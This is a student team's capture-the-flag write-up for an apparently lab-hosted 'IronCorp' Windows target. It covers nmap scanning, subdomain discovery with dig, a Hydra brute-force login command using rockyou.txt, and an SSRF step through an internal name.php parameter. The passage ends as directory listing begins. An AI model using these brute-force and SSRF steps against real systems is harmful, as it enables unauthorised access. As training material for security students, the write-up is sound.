PenTest 2

IRONCORP

DNA

Members

ID	Name	Role
1211102532	DHARVIN SHAH KUMAR BIN MOHAMAD SHAH RAVIN	Leader
1211101179	ALIPH RAIHAN BIN ANUAR	Member
1211102427	NUR NATHIFA BINTI MOHD IZHAR	Member

We divided our report into 4 sections in general:

1) **Reconnaissance**
2) **Enumeration**
3) **Exploiting**
4) **Privilege Escalation**

<u>Category: Reconnaissance</u>


Question: Get the user flag

Members involved: Aliph, Nathifa

Tools used: Nmap, Kali

Thought process, methodology and attempts:

We first did a Nmap scan. Port 55, 135, 3389, and 8080 were open. After multiple methods we failed to connect to the ports. We then tried another Nmap scan but added a few other parameters.




```
root@kali:~# nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-02 06:50 UTC
Nmap scan report for ironcorp.me (10.10.116.235)
Host is up (0.011s latency).
Not shown: 64992 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http          Microsoft IIS httpd 10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.
4)
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s
ervice :
SF-Port53-TCP:V=7.80%I=7%D=8/2%Time=62E8CA1F%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
MAC Address: 02:4C:3C:A0:8D:ED (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 ope
n and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (87%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
Not shown: 64992 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http          Microsoft IIS httpd 10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.
4)
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s
ervice :
SF-Port53-TCP:V=7.80%I=7%D=8/2%Time=62E8E902%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
MAC Address: 02:79:CA:E4:17:37 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 ope
n and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%), FreeBSD 6.X (85%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: Microsoft Windows Server 2016 (89%), FreeBSD 6.2-RELEASE (8
5%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.65 seconds
root@kali:~#
```

```
8080/tcp  open     http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
11025/tcp open     http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7
.4.4)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
|_http-title: Coming Soon - Start Bootstrap Theme
49667/tcp filtered unknown
49670/tcp filtered unknown
```

We edited our config file adding the ip and ironcorp.me (**/etc/hosts**)



Category: Enumeration


Question: Get the user flag


Members involved: Aliph, Nathifa

Tools used: Nmap, Kali, Hydra,


Thought process, methodology and attempts:

We browsed the control panel of the web service on port 8080 and looked around, but there isn't any functionality that can help us. We tried to access the web service of port 11025 but we received the same outcome, just another website that will not help us in any way.







To proceed we ran a dig command on linux to find any information on the domain ironcorp.me. Finally, two internal subdomains have been discovered.




We added both subdomains to out config file.



When accessing a domain together with a port number 11025 our access was forbidden.



Unfortunately, one of them is only accessible internally and needed a credential.




We perform a brute force attack using hydra to gain the credentials of the user.

We'll use rockyou.txt.gz as our password randomiser for hydra after unpacking the gz file of course. Using the proper format

```
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt
dirbuster  fern-wifi      nmap.lst    wfuzz
root@kali:/usr/share/wordlists# hydra -L rockyou.txt -P rockyou.txt -s 11025 admin
.ironcorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mili
tary or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 11:00:33
[WARNING] You must supply the web page as an additional option or via -m, default
path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l
:14344399/p:14344399), ~12860111416951 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
```

We were able to gain the credentials with **admin** as the username and **password123** as password bringing us to this site.



<u>Category: Exploiting</u>


Question: Get the user flag

Members involved: Aliph, Dharvin


Tools used: Kali, Netcat, Burpsuite, OWASP, firefox, github

Thought process, methodology and attempts:


We became aware that the site has a vulnerability towards SSRF attacks



We used this to our advantage and tried entering the site with the subdomain internal to see if it resulted in anything.




A message with a hyperlink embedded appeared. When clicking the hyperlink we were still unable to view any information.




We then inspected the source code of the and viewed the link revealing it to be

http://internal.ironcorp.me:11025/name.php?name=


Upon entering this we were given a name which was **equinox**.



We further exploit the webpage query to lists the contents of the directory.

